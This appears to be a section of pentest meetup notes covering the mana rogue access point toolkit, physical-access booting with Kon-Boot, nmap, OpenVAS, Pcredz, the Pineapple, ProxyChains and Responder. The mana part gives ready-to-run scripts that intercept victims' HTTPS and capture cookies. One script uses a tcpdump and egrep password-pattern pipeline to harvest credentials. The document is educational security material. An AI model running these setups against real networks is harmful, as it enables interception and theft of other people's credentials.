See [Using OAuth 2.0 for Devices](#) describes using OAuth 2.0 for non-GUI devices. It provides the examples using curl which are beyond the scope of this document.

SSL

[cURL HTTPS](#) summarizes curl's support for HTTPS transfers and both server and client side certificate validation. For more details consult [cURL Details on Server SSL Certificates](#).

To use HTTPS:

```
hacker@kali:~$ # --location only used due to redirect, not https
hacker@kali:~$ curl -v --location https://pentest-meetup.appspot.com/ 2>&1 | \
    sed -ne '/DOCTYPE/q;p'
##### SNIP #####
* successfully set certificate verify locations:
*   CAfile: none
*   Capath: /etc/ssl/certs
* SSLv3, TLS handshake, Client hello (1):
} [data not shown]
* SSLv3, TLS handshake, Server hello (2):
{ [data not shown]
* SSLv3, TLS handshake, CERT (11):
{ [data not shown]
* SSLv3, TLS handshake, Server key exchange (12):
{ [data not shown]
* SSLv3, TLS handshake, Server finished (14):
{ [data not shown]
```

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-----END CERTIFICATE-----

To authenticate the client via a pem certificate, use `curl --cert mycert.epm https://pentest-meetup.appspot.com/html/index.html`. If you don't wish to validate the server certificate use `curl --insecure https://pentest-meetup.appspot.com/html/index.html`.

handling multiple files

From the manpage this will work as expected: `curl --remote-name-all http://any.org/archive[1996-1999]/vol[1-4]/part{a,b,c}.html` and `curl --remote-name-all http://www.letters.com/file[a-z:2].txt` (a, c, e, ...). If you want to control the output file name try `curl http://{site,host}.host[1-5].com --output "#1_#2"`.

6.5 DriveDroid & Kon-Boot

A pentest meetup attendee demonstrated gaining access to a Windows 8 PC's unencrypted disk using their Android phone and a USB cable. It requires physical access to the PC and rebooting the PC to the boot image stored on the Android phone; then the PC's disk can be accessed using the booted OS. There is little physical evidence left (outside an unscheduled reboot).

There were 2 software packages used:

- **DriveDroid** "is an Android application that allows you to boot your PC from ISO/IMG files stored on your phone." There is a free, limited version of DriveDroid.
- **Kon-Boot** provided the ISO/USB image used to boot the target computer. Kon-Boot can generate an ISO image for non-EFI computers, and a USB stick for EFI computers (which must be configured to not use the secure boot option). The currently free Kon-Boot version does not support 64 bit systems, Windows 7/8, nor EFI systems (which leaves 32 bit Windows XP).

So Kon-Boot is used to generate the boot image, which is transferred to the Android phone, which is plugged into the computer, which is rebooted to the Kon-Boot image (possibly requiring disabling EFI secure boot). Once booted the PC's unencrypted disks can be accessed. Cleanup consists of another reboot (possibly re-enabling the EFI secure boot if it was disabled).

6.6 mana

This writeup assumes you understand **HSTS**. See *HSTS Tutorial* if not.

6.6.1 evilAP

what is mana?

From **mana**:

A toolkit for rogue access point (evilAP) attacks first presented at Defcon 22.

More specifically, it contains the improvements to KARMA attacks we implemented into hostapd, as well as some useful configs for conducting MitM once you've managed to get a victim to connect.

The different start scripts are listed below and must be edited to point to the right wifi device (default is wlan0, this may not be right for your installation):

- `start-nat-full.sh` - Will fire up MANA in NAT mode (you'll need an upstream link) with all the MitM bells and whistles.
- `start-nat-simple.sh` - Will fire up MANA in NAT mode, but without any of the firelamb, sslstrip, sslsplit etc.
- `start-noupstream.sh` - Will start MANA in a "fake Internet" mode. Useful for places where people leave their wifi on, but there is no upstream Internet. Also contains the captive portal.
- `start-noupstream-eap.sh` - Will start MANA with the EAP attack and noupstream mode.

Here is the actual Defcon22 presentation: [Manna from Heaven; Improving the state of wireless rogue AP attacks - Dominic White & Ian de Villiers](#). It's one of the many Defcon Wireless Village 2014 (Defcon 22) Videos.

mana pieces

apache2 - web server used for noupstream run (area without wifi connection) Used by [mana](#) to provide fake web sites to trick users into giving authentication credentials.

crackapd - EAP cred cracker for noupstream-EAP run (area without wifi connection) [mana](#) tool for offloading the cracking of EAP creds to an external tool (using a word list) and re-adding them to the hostapd EAP config (auto crack 'n add).

dhcpcd - dhcp server for all run types See [dhcpcd man page](#).

dns2proxy - dns query victimization used by sslstrip-hsts Modified version of [dns2proxy](#). [sslstrip-hsts](#) will mangle the hostnames to avoid [HSTS](#) and [dns2proxy](#) will detect and correct those changes. For example, can strip out a prepended "www." or "web" from a DNS request.

See [OFFENSIVE: Exploiting DNS servers changes BlackHat Asia 2014](#) and [Demo Offensive DNS server](#).

dnsspoof - forge replies to DNS address / pointer queries See [dnsspoof man page](#).

firelamb - cookie capture [mana](#) program to parse pcap files or listen on interface for cookies, then start firefox with cookies added to profile.

hostapd-mana - IEEE 802.11 AP and IEEE 802.1X/WPA/WPA2/EAP/RADIUS Authenticator [mana](#)-modified [hostapd](#) for new [karma](#) attacks.

macchanger - change mac address See [macchanger](#).

msfconsole - metasploit console used in the noupstream runs See [msf console](#).

sslsplit - generic transparent TLS/SSL proxy for MitM attacks From [SSLsplit](#):

SSLsplit is a tool for man-in-the-middle attacks against SSL/TLS encrypted network connections. Connections are transparently intercepted through a network address translation engine and redirected to SSLsplit. SSLsplit terminates SSL/TLS and initiates a new SSL/TLS connection to the original destination address, while logging all data transmitted.

sslstrip-hsts - change HTTPS to HTTP Tries to get clients to connect via http instead of https. [mana](#) uses a modified version of [sslsplit](#) to avoid [HSTS](#).

stunnel4 - SSL encryption wrapper between remote clients and local or remote servers See [stunnel4](#). Non-SSL aware daemons can communicate with clients over secure SSL channels.

tinypoxy - light-weight HTTP/HTTPS proxy daemon See [tinypoxy](#).

run-mana scripts

Of these start scripts, the one of most interest for the meetup is `start-nat-full.sh`. Here is a summary of the 4 start scripts:

SETUP	nat-full	nat-simple	noupstream	noupstream-eap
upstream i/f	eth0	wlan0	N/A	N/A
evilAP i/f	wlan0	wlan1	wlan0	wlan0/wlan0_0
network-manager	stop	stop	stop	stop
dhcpcd	Y	Y	Y	Y
nat	Y	Y	N	N
firelamb	Y	N	N	N
sslsplit	Y	N	N	N
dns2proxy	Y	N	N	N
sslstrip	Y	N	N	N
macchanger	Y	N	Y	N
apache2	N	N	Y	Y
dnsspoof	N	N	Y	Y
msfconsole	N	N	Y	Y
stunnel4	N	N	Y	Y
tinypoxy	N	N	Y	Y
crackapd	N	N	N	Y

why run mana?

create SSIDs based on client probe requests

As clients probe for their perviously-connected SSIDs, `mana` can advertise that added SSID exclusively to the client making the probe. Devices may then automatically connect to evilAP.

circumvent https

Here we show a client requesting `http://www.google.com/` and instead of getting redirected to `https://www.google.com/?gws_rd=ssl` they get redirected to `http://www.google.com/?gws_rd=ssl`. Note the lack of https and the 4 w's vs. the correct 3.

```
hacker@kali:~$ curl -v --location --user-agent "Firefox/31.0" \
    http://www.google.com/ 2>&1 | \
egrep '(> User-Agent:|< HTTP/1|< Location:|< Strict-Transport-Security:)'
> User-Agent: Firefox/31.0
< HTTP/1.1 302 Found
< Location: http://www.google.com/?gws_rd=ssl
> User-Agent: Firefox/31.0
< HTTP/1.1 200 OK
```

circumvent HSTS

Here we show a client requesting `http://mail.yahoo.com/` and instead of getting redirected to `https://mail.yahoo.com/?src-ym&.intl=us&lang=en-US&.done=https%3a//mail.yahoo.com` they get redirected to `http://weblogin.yahoo.com/?src-ym&.intl=us&lang=en-US&.done=https%3a//mail.yahoo.com`. Note the lack of https and login is replaced by

weblogin. Unfortunately this one didn't work as the resulting web page had no content! [mana](#) is new so this failure is not surprising.

```
hacker@kali:~$ curl -v --location --user-agent "Firefox/31.0" \
    http://mail.yahoo.com/ 2>&1 | \
egrep '(> User-Agent:|< HTTP/1|< Location:|< Strict-Transport-Security:)'
> User-Agent: Firefox/31.0
< HTTP/1.1 302 Found
< Location: /m
> User-Agent: Firefox/31.0
< HTTP/1.1 302 Found
< Location: http://webmail.yahoo.com/m
> User-Agent: Firefox/31.0
< HTTP/1.1 200 OK
```

MitM HTTPS via ssllsplit

When the client forces https, [mana](#) dynamically generates (untrusted) certificates for the remote site. If the user accepts the certificate then all traffic is decrypted.

capture cookies via firelamb

Once traffic is unencrypted, firelamb is used to capture cookies for use in the local firefox.

captive portal

Even when no Internet is available, evilAP can fake web sites to try and harvest user credentials.

6.6.2 kali prep

mana installation

[mana](#) install is as simple as `apt-get install mana-toolkit`. [mana](#)'s installation and use is in the spirit of Kali Linux: root permissions are needed to run much of the tool and it takes over the network interfaces, so it's not designed to be a shared app run simultaneously by non-root users. So at runtime it modifies config files and writes to system directories. If at any time you feel you may have hopelessly messed up your configuration files you can simply `apt-get purge mana-toolkit -y`; `apt-get install mana-toolkit -y` and you're back to the original configuration.

Optionally see *Pcredz pcap credentials* for [Pcredz](#) installation should you wish to analyze pcap files for credentials.

mana and the default Kali network setup

At the meetup we had two classes of pentesters: those running Windows with a Kali VM vs. those running native Kali Linux. The Windows VM users met with unqualified success, but those running native Kali met with failure. The reason is quite simple.

The Windows Kali VM network configuration is a "wired" eth0 bridged to the Windows host's wifi connection, and a wireless wlan0 (a pass-thru to the Windows host's second wireless adapter). The default `/usr/share/mana-toolkit/run-mana/start-nat-full.sh` uses eth0 as the upstream link, wlan0 for the evilAP, and kills the `network-manager` pro-

cess in order to take over wlan0. This works fine with the default Kali network configuration: eth0 is managed by networking which was not killed, and `mana` takes over wlan0. So it works.

But consider the native Kali networking: the meetup is a wireless-only network, so the wired eth0 is not used leaving network-manager-controlled wlan0 to connect to the Internet (and leaving wlan1 free for evilAP). But `/usr/share/mana-toolkit/run-mana/start-nat-full.sh` defaults to eth0 as the upstream, kills network-manager taking down wlan0's Internet connection, and takes over wlan0 for evilAP. That leaves eth0 down, wlan0 supporting evilAP, and wlan1 down (because network-manager is down). So there's no Internet connection. And the solution is not as simple as changing the configuration file to use wlan0 for the upstream and wlan1 for evilAP: when network-manager goes down, so does wlan0 and the Internet.

For a review of the default Kali Linux network setup see [Kali default networking](#). Since Kali defaults to networking controlling eth0 and network-manager controlling wlan0 & wlan1, we need to move wlan0 control to networking. Then, when network-manager is stopped the Internet connection is still available on wlan0 since networking is still running. Follow [Move wireless from NetworkManager to networking](#) to accomplish this.

6.6.3 Running `start-nat-full.sh`

Configure a disposable mana run environment

We assume you've followed [Move wireless from NetworkManager to networking](#). So networking controls wlan0 as the Internet connection.

We create the following directory structure:

`~/mana/run-mana` = modified `mana` run scripts and config files

`~/mana/run-mana/logs` = some `mana` log files

`~/mana/run-mana/sslsplit` = `SSLsplit` log files

`~/mana/mana-start` = scripts for `mana` +
`urlsnarf`, `driftnet`, `tcpdump`, and `Pcredz`.

`~/mana/mana-start/mana-pics` = `driftnet` temp file storage

The script `~/mana/run-all.sh` will start a new terminal windows running the `~/mana/mana-start/*.sh` scripts; these run `start-nat-full.sh`, `urlsnarf`, `driftnet`, `tcpdump`, and `Pcredz`. To stop the run, select the `mana` `01` tab and hit enter, then close the terminal.

To create the directories:

```
cd
mkdir -p mana/mana-start/mana-pics
mkdir -p mana/run-mana/{logs,sslsplit}
```

Then to create `run-all.sh`:

```
# create run-all.sh
cd ~/mana
cat <<EOF > run-all.sh
#!/usr/bin/env bash

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
DIR="$( cd "$( dirname "${BASH_SOURCE[0]}" )" && pwd )" "
```

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```

cd \${DIR}/mana-start

# enable X windows by root
xhost local:root

\${SUDO} echo here we go
\${SUDO} gnome-terminal \\\
--tab -t "mana 01" -e "bash -c './01_*.sh; read; exec /bin/bash'" \\\
--tab -t "mana 02" -e "bash -c 'sleep 4; ./02_*.sh; read; exec /bin/bash'" \\\
--tab -t "mana 03" -e "bash -c 'sleep 5; ./03_*.sh; read; exec /bin/bash'" \\\
--tab -t "mana 04" -e "bash -c 'sleep 6; ./04_*.sh; read; exec /bin/bash'" \\\
--tab -t "mana 05" -e "bash -c 'sleep 7; ./05_*.sh; read; exec /bin/bash'"
EOF

chmod +x run-all.sh

```

```

# create 01_mana-start.sh
cd ~/mana/mana-start
cat <<EOF > 01_mana-start.sh
#!/bin/bash

SUDO=$(which sudo)
[[ "\$USER" == "root" ]] && SUDO=
DIR="\$( cd "\$( dirname "\${BASH_SOURCE[0]}" )" && pwd )"
RUNDIR=\${DIR}/../run-mana

echo
cd \${RUNDIR}
ROUTING="\$(cat /proc/sys/net/ipv4/ip_forward)"
HN="\$(hostname)"
\${SUDO} \${RUNDIR}/start-nat-full.sh
echo "\${ROUTING}" > /proc/sys/net/ipv4/ip_forward
hostname \${HN}
EOF

chmod +x 01_mana-start.sh

```

```

# create 02_mana-urllsnarf.sh
cd ~/mana/mana-start
cat <<EOF > 02_mana-urllsnarf.sh
#!/bin/bash

SUDO=$(which sudo)
[[ "\$USER" == "root" ]] && SUDO=
DIR="\$( cd "\$( dirname "\${BASH_SOURCE[0]}" )" && pwd )"
PHY=wlan1

echo
cd \${DIR}
\${SUDO} urllsnarf -i \${PHY}
echo
EOF

chmod +x 02_mana-urllsnarf.sh

```

```
# create 03_mana-driftnet.sh
cd ~/mana/mana-start
cat <<EOF > 03_mana-driftnet.sh
#/bin/bash

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
DIR="$( cd "$( dirname "${BASH_SOURCE[0]}" )" && pwd )"
PHY=wlan1

echo
cd $DIR
# $SUDO echo 1 > /proc/sys/net/ipv4/ip_forward
$SUDO driftnet -i $PHY -d $DIR/mana-pics
echo
EOF

chmod +x 03_mana-driftnet.sh
```

```
# create 04_mana-pw-snarf.sh
cd ~/mana/mana-start
cat <<EOF > 04_mana-pw-snarf.sh
#/bin/bash

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
DIR="$( cd "$( dirname "${BASH_SOURCE[0]}" )" && pwd )"
PHY=wlan1

echo
cd $DIR
$SUDO tcpdump -i $PHY -vv -s 0 -C 500 -W 10 -w $DIR/mana-pcap.pcap \
    port http or port ftp or port smtp or port imap or port pop3 -l -A \
    | egrep -i 'pass=|pwd=|log=|login=|user=|username=|pw=|passw=\\
|passwd=|password=|pass:user:|username:|password:|login:|pass |user ' \
    --color=auto --line-buffered -B20
echo
EOF

chmod +x 04_mana-pw-snarf.sh
```

```
# create 05_mana-Pcredz.sh
cd ~/mana/mana-start
cat <<EOF > 05_mana-Pcredz.sh
#/bin/bash

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
DIR="$( cd "$( dirname "${BASH_SOURCE[0]}" )" && pwd )"
PCAP=mana-pcap.pcap0
CREDS=CredentialDump-Session.log

echo
cd "$DIR"
while true; do
    read -p "Do you wish to run Pcredz on $PCAP?" yn
    case $yn in
```

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```

[Yy]* ) \${DIR}/Pcredz -f \${PCAP}; less \${CREDS}; continue;;
[Nn]* ) break;;
* ) break;;
esac
done
echo
EOF

chmod +x 05_mana-Pcredz.sh

# fetch Pcredz
cd ~/mana/start-mana
curl -O https://github.com/lgandx/PCredz/blob/master/Pcredz
chmod +x Pcredz

```

Next we get modified versions of the `mana` scripts and configuration files:

```

# modify start-nat-full.sh
DIR=$HOME/mana/run-mana
LOGDIR=$DIR/logs
SSLSPLITDIR=$DIR/sslstrip
cd $DIR
SCRIPT=start-nat-full.sh
cp /usr/share/mana-toolkit/run-mana/$SCRIPT .
sed -i "s/^upstream=.*$/upstream=wlan0/" $SCRIPT
sed -i "s/^phy=.*$/phy=wlan1/" $SCRIPT
sed -i "s/^conf=.*$/conf=hostapd-karma.conf/" $SCRIPT
sed -i "s#/var/lib/mana-toolkit/sslstrip.log#"$LOGDIR"/sslstrip.log#" $SCRIPT
sed -i "s#/var/lib/mana-toolkit/sslstrip #" "$SSLSPLITDIR" #" $SCRIPT
sed -i "s#/var/lib/mana-toolkit/sslstrip-connect.log#\
"$SSLSPLITDIR"/sslstrip-connect.log#" $SCRIPT

# modify hostapd-karma.conf
CONF=hostapd-karma.conf
cp /etc/mana-toolkit/$CONF .
sed -i "s/^enable_karma=.*$/enable_karma=1/" $CONF
sed -i "s/^karma_loud=.*$/karma_loud=0/" $CONF

```

And we're all set to go.

Additional software run with `start-nat-full.sh`

`urlsnarf` extracts HTTP traffic from a live network interface or a pcap file.

`driftnet` picks out images from TCP streams from a live network interface or a pcap file. Files get deleted when terminated.

`Pcredz` to find cracked passwords.

Run `start-nat-full.sh`

Now we can start the `mana` demo by simply running `./run-all.sh`.

Undo changes - getting back to normal Kali networking

When done with the `mana` demo, follow the cleanup part of *Move wireless from NetworkManager to networking*.

6.7 nmap

The basic goal of `nmap` is:

- Host discovery
- Port scanning
- Service version detection (what's running at that port)
- OS version detection

`nmap` has to address certain challenges:

- Efficiency

Brute force network mapping can result in saturating network links: a single class C network has 254 IPs * 65,535 ports * 4 TCP checks = 133,167,120 checks (most of which will time out). Remote `nmap` scanning obviously has to limit the hosts and ports checked for a variety of reasons.

- IDS, firewall avoidance

IDSs and firewalls can filter results making detection difficult.

- Rate limiting

Network devices may blacklist `nmap` due to network rate limiting.

Here is a summary of the options available in `nmap`:

6.7.1 Target Specification

Input IP addresses can be specified using CIDR addresses like 173.40.0.0/16 or `www.myhost.com/24`; or IP ranges like 173.45-47,53.1,3,5.2-40 (yes it's really flexible).

6.7.2 Host Discovery

There are a number of optional arguments to control how hosts are discovered. `nmap` saves network resources by first identifying live hosts to avoid wasting resources port scanning. `nmap` run as root defaults to the combination of ICMP echo, TCP SYN to port 443, TCP ACK to port 80, and ICMP timestamp to discover hosts. Non-root users are restricted to the system `connect` call (TCP SYN to ports 80 and 443). However, root on the local network segment uses ARP (IPv4) or Neighbor Discovery (IPv6).

There may be cases where the default options cannot find hosts protected by IDS and/or firewall rules, but expert use of `nmap` options can find them. Such expert use is beyond the scope of this summary.

To save time with hosts you know exist use **-Pn** to skip host discovery and go straight to scan techniques.

6.7.3 Port Scanning Basics

Ports are one of: **open**, **closed**, **filtered** (nmap cannot tell because port is filtered), **unfiltered** (nmap cannot tell), **open|filtered** (nmap cannot tell if **open** or **filtered**), and **closed|filtered** (nmap cannot tell if **closed** or **filtered**). So results other than **open** or **closed** means more work is required to determine if the port is really **open** or **closed**. That work can take the form of expert use of nmap options or getting access to the host's local network for "internal network" nmap scans (which may be less restricted by IDS/firewall rules).

6.7.4 Port Scanning Techniques

For advanced usage there are many port scanning options beside the defaults and they are beyond the scope of this summary.

6.7.5 Port Specificalton and Scan Order

nmap defaults to scanning the most common 1,000 ports and the **-F** option reduces this to 100. You can specify the ports via **-p <port ranges>** a smaller list to speed up the scan or target the ports of interest, like **-p 80,8000,8080**.

6.7.6 Service and Version Detection

Option **-sV** (service version) tells nmap to determine the service and version for open ports.

6.7.7 OS Detection

Option **-O** tells nmap to determine the OS version.

6.7.8 Nmap Scripting Engine (NSE)

nmap uses the [Lua programming language](#) for simple scripts. Current categories are auth, broadcast, default, discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version and vuln. You can run all scripts except intrusive scripts via nmap `--script "not intrusive"`. Or to run a check for SMB vulnerabilities nmap `-v -Pn -p 139,445 --script=smb-check-vulns --script-args=unsafe=1 192.168.1.100`. Only the last of two separate `--script` options are run; that is `--script=default --script=auth` will only run `--script=auth` and ignore the default scripts. There's lots more but beyond the scope of this summary.

6.7.9 Timing and Performance

Consult the documentation for nmap options for parallelism, timeout settings, retry settings, and controlling the scanning rate. Of special interest is the **-T paranoid|sneaky|polite|normal|aggressive|insane** to set a timing template. The first 2 (**paranoid** & **sneaky**) and meant for IDS evasion, **polite** slows down the request to conserve both network and scanned host utilization, **normal** is the default, **agressive** speeds up the scan (so you'd better be on a fast network that has given you scanning permissions), and **insane** sacrifices accuracy for speed.

The reference manual recommends **-T aggressive** on decent broadband or ethernet connections. **-T polite** scans may take 10x times **-T normal** scans.

6.7.10 Firewall/IDS Evasion and Spoofing

“All of the major IDSs ship with rules designed to detect Nmap scans because scans are sometimes a precursor to attacks. Many of these products have recently morphed into intrusion prevention systems (IPS) that actively block traffic deemed malicious. ... There is no magic bullet (or Nmap option) for detecting and subverting firewalls and IDS systems. It takes skill and experience. A tutorial is beyond the scope of this reference guide, which only lists the relevant options and describes what they do.”

Since the reference guide indicates this section is beyond its scope, this summary will only refer you to the reference guide for this topic.

6.7.11 Output

nmap has 5 output formats:

- *interactive output* to **stdout** (no command line option for this)
- **-oN <filespec>**, *normal output* like *interactive output* but less runtime information
- **-oX <filespec>**, *XML output* for software-based parsing
- **-oS <filespec>**, *sCRiPt KiDDi3 OutPUt*
- **-oG <filespec>** (deprecated), *grepable output* having most host info on 1 line
- **-oA <basename>**, output to *normal*, *XML*, and *grepable* formats

6.7.12 Miscellaneous Options

6.7.13 Runtime Interaction

6.7.14 Examples

6.8 OpenVAS

OpenVAS is a fork of the formerly open source Nessus. The OpenVAS software consists of clients (OpenVAS CLI and Greenbone Security Assistant with a `gsd` gui or web interface), services (a vulnerability scanner and manager), and data (primarily NVT, SCAP, and CERT data feeds).

OpenVAS comes pre-installed on Kali but not configured, so to get it running requires the following commands (including specifying the password for the default ‘admin’ user):

```
sudo /usr/bin/openvas-setup
# optionally add a user
# sudo /usr/sbin/openvas-adduser
# periodically update the data feeds (can use web interface instead)
sudo /usr/sbin/openvas-nvt-sync
sudo /usr/sbin/openvas-certdata-sync
sudo /usr/sbin/openvas-scapedata-sync
# alternatively the following may be run periodically to update all 3 feeds
sudo /usr/bin/openvas-feed-update
```

You can list the available commands via `ls /usr/*bin/*openvas*`:


```

hacker@kali:~$ ls /usr/*bin/*openvas*
/usr/bin/openvas-check-setup  /usr/sbin/openvasad  /usr/sbin/openvas-nvt-
↪sync
/usr/bin/openvas-feed-update  /usr/sbin/openvas-adduser  /usr/sbin/openvas-
↪rmuser
/usr/bin/openvas-nasl  /usr/sbin/openvas-certdata-sync  /usr/sbin/openvas-
↪scapdata-sync
/usr/bin/openvas-setup  /usr/sbin/openvasmd  /usr/sbin/openvassd
/usr/bin/openvas-start  /usr/sbin/openvas-mkcert
/usr/bin/openvas-stop  /usr/sbin/openvas-mkcert-client
hacker@kali:~$

```

Start/stop OpenVAS via `sudo /usr/bin/openvas-start` and `sudo /usr/bin/openvas-stop`. Access the [Greenbone Security Assistant web interface](#) or run the Greenbone Security Assistant `gsd`. If you run into trouble you can view the OpenVAS logs in `/var/log/openvas/`. To perform a scan, first define the hosts, create a task, then run the task. When done you can view a report. The documentation is (to put it charitably) sparse and there is much room for contribution by the community. But the current Kali OpenVAS is back one version from the latest OpenVAS release which may force a documentation contributor to manually install the latest OpenVAS. An alternative is to use a [demo OpenVAS virtual appliance](#).

6.9 Pcredz pcap credentials

From [Pcredz](#):

- Extract from a pcap file or from a live interface:
 - Credit card numbers
 - POP
 - SMTP
 - IMAP
 - SNMP community string
 - FTP
 - HTTP
 - NTLMv1/v2 (DCE-RPC, SMBv1/2, LDAP, MSSQL, HTTP, etc)
 - Kerberos (AS-REQ Pre-Auth etype 23) hashes
- All hashes are displayed in a hashcat format (use `-m 7500` for kerberos, `-m 5500` for NTLMv1, `-m 5600` for NTLMv2)
- Log all credentials to a file (`CredentialDump-Session.log`)

To install [Pcredz](#):

```

SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
INSTALL_DIR=/usr/local/bin

# install Pcredz
cd $INSTALL_DIR
$SUDO apt-get remove python-pypcap -y
$SUDO apt-get install python-libpcap -y

```

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```
$SUDO git clone https://github.com/lgandx/PCredz.git git.PCredz
$SUDO ln -s git.PCredz/PCredz .
```

6.10 Hak5 Pineapple

A pentest meetup attendee demoed the [Hak5 Pineapple](#), which can be used for MITM WiFi attacks. The hardware setup consisted of: a pineapple, two additional (powerful) USB-based antennas, and a connecting USB hub providing power. One antenna capable of injection was used for deauth, the second capable of master mode used for an access point, while the on-board antenna was used to connect to the upstream wifi router. (One antenna capable of both injection and master mode could replace these antennas.) The pineapple web-based interface can be used to configure targeted MITM attacks. Consult the [Hak5 Pineapple](#) site for device configuration details.

Here is a link to the pineapple and other interesting Hak5 hardware:


- [WiFi Pineapple](#)
- [USB Rubber Ducky](#)
- [Software Defined Radio](#)

6.11 Proxy Chains

[ProxyChains](#) tunnels TCP and DNS traffic through a sequence of HTTP and SOCKS4/5 proxies. The meetup demoed ProxyChains configuration using [Tor](#) as first proxy followed by 1 or more additional proxies. Why? Some sites treat traffic from known Tor exit nodes differently. ProxyChains avoids this problem by running traffic through additional proxies after Tor. To run the `iceweasel` browser using ProxyChains enter:

```
proxychains iceweasel
```

The resulting ProxyChain might look like:



A few points to know about ProxyChains:

1. Both Tor and ProxyChains support TCP, but not UDP nor ICMP traffic. Using UDP or ICMP will leak information.
2. You must manually specify DNS be proxied (see [sample code below](#)). If you fail to configure this properly then your web activities will be leaked via your DNS queries.
3. The Tor project indicates “[using any browser besides Tor Browser Bundle with Tor is a really bad idea](#)”. In fact, setting up a computer to avoid leaking information is hard enough that the [Tails](#) distribution exists to solve that very problem.
4. `/etc/proxychains.conf` is the main configuration file:
 1. `[ProxyList]` section is list of proxies, defaulting to tor (127.0.0.1:9050) being the only proxy.
 2. Search [ProxyChains.net](#) and [Hide My Ass](#) for public proxies to add to `[ProxyList]` after tor.

3. One of `dynamic_chain`, `strict_chain`, or `random_chain` (with `chain_len`) must be specified:

`strict_chain` uses the proxies in order: any failed proxy stops traffic.

`dynamic_chain` is a `strict_chain` that skips failed proxies.

`random_chain` randomly selects proxies (`chain_len` number of them).

Here is a sample terminal session:

```
# STEP 1. Install and configure tor ...
apt-get install -y tor
service tor start
#   If you were using Tor only, you would manually configure
#   "Firefox" and "Chromium" to use the socks5 proxy.
#   But you may wish instead to use proxychains as described below.

# STEP 2. Setup TorDNS ...
# Configure torrc for DNS
if ! grep '^DNSPort' /etc/tor/torrc 2>&1 1>/dev/null; then
    echo 'DNSPort 53' >> /etc/tor/torrc
    echo 'AutomapHostsOnResolve 1' >> /etc/tor/torrc
    echo 'AutomapHostsSuffixes .exit,.onion' >> /etc/tor/torrc
    service tor restart
fi
# Change resolv.conf DNS nameserver to use the localhost
[[ ! -a /etc/resolv.conf.orig ]] && cp /etc/resolv.conf /etc/resolv.conf.orig
cat <<EOF > /etc/resolv.conf
domain mydomain.org
nameserver 127.0.0.1
EOF
# Make sure the dhcp client doesn't clobber resolv.conf
[[ ! -a /etc/dhcp/dhclient.conf.orig ]] && \
    cp /etc/dhcp/dhclient.conf /etc/dhcp/dhclient.conf.orig
grep '^nohook resolv.conf' /etc/dhcp/dhclient.conf || \
    echo 'nohook resolv.conf' >> /etc/dhcp/dhclient.conf

# STEP 3. Test Tor setup
# Test DNS working through Tor
dig @localhost -p 53 www.google.com
# Tor set up properly only if the following outputs congratulations
torify wget -qO- https://check.torproject.org/ | grep -i congratulations
[[ $? != 0 ]] && echo "You are not using Tor"
# Another test for DNS leaking - this should not show your IP
torify wget -qO- https://dnsleaktest.com/ | egrep -i '(hello|from)'

# STEP 4. Setup ProxyChains - edit /etc/proxychains.conf
# ...
#   Change 127.0.0.1 proxy to use SOCKS5.
#   Visit sites listed above to get additional proxies
#   and add them after tor (127.0.0.1)

# STEP 5. Now you are set to use proxychains:
proxychains iceweasel
# You should visit ...
#   https://dnsleaktest.com
#   https://check.torproject.org/

# STEP 6. Undo the configuration changes above:
```

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```
cp /etc/resolv.conf.orig /etc/resolv.conf
cp /etc/dhcp/dhclient.conf.orig /etc/dhcp/dhclient.conf
service tor stop
```

6.12 Responder

6.12.1 Gathering credentials with Responder

Responder is a passive credentials gathering tool. From **Responder**:

Responder is a LLMNR (Link-local Multicast Name Resolution), NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.

...

This tool is first an LLMNR, NBT-NS (NetBIOS Name Service) and MDNS responder, it will answer to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix (see: <http://support.microsoft.com/kb/163409>). By default, the tool will only answer to File Server Service request, which is for SMB. The concept behind this, is to target our answers, and be stealthier on the network. This also helps to ensure that we don't break legitimate NBT-NS behavior. You can set the -r option via command line if you want this tool to answer to the Workstation Service request name suffix.

Responder takes advantage of the fact that Microsoft client name resolution can resort to use broadcast traffic to locate resources, giving an opportunity to impersonate HTTP/SMB/MSSQL/FTP/LDAP servers, getting clients to reveal their credential information. For LM/NTLM/NTLMv2 only the hash is revealed, but that can be used for brute force password guessing.

For more information read these posts:

[Introducing Responder-1.0](#)

[Owning Windows Networks with Responder 1.7](#)

[Owning Windows Networks With Responder Part 2](#)

[Responder 2.0 - Owning Windows Networks part 3](#)

Responder tool specifics

Responder is installed via the Kali responder package. It's designed to be a root-only single user application due to the fact that the configuration file and logs are in the `/usr/share/responder` directory and require root to create/update log files.

Responder.conf

The `Responder.conf` configuration file is located in `/usr/share/responder/` (as are the log files). Comments start with a semi-colon ("`;`").

[Responder Core]

"SERVICE = On/Off" Turns on/off the basic rogue servers (and therefore provides a list of them). Currently the servers are: SQL, SMB, Kerberos, FTP, POP, SMTP, IMAP, HTTP, HTTPS, DNS, and LDAP.

“Challenge = 1122334455667788” Sets the challenge for LM/NTLM challenge/response. This is important as rainbow tables assume a specific, fixed challenge (“1122334455667788”).

“SessionLog = Responder-Session.log” Main log file.

“RespondTo =”, “RespondToName =”, “DontRespondTo =”, “DontRespondToName =” Defines hosts to exploit or not exploit.

[HTTP Server]

“Serve-Always = Off” & “Filename = Denied.html” Set to always serve a specific file to the victim.

“Serve-Exe = Off” & “ExecFilename = FixInternet.exe” Set to serve an executable file each time a .exe is detected in an URL.

“WPADScript = ...”, “HTMLToServe = ...” Custom PAC script (for WPAD) and HTML for SMB server RespProxySrv.

[HTTPS Server]

“cert = Certs/responder.crt”, “key = Certs/responder.key” Certs for serving HTTPS.

Log files

Running the following can show the latest [Responder](#) log files updated:

```
ls -lrt /usr/share/responder/*.log,txt
ls -lrt /usr/share/responder/HTTPCookies
```

```
hacker@kali:~$ ls -lrt /usr/share/responder/*.log,txt
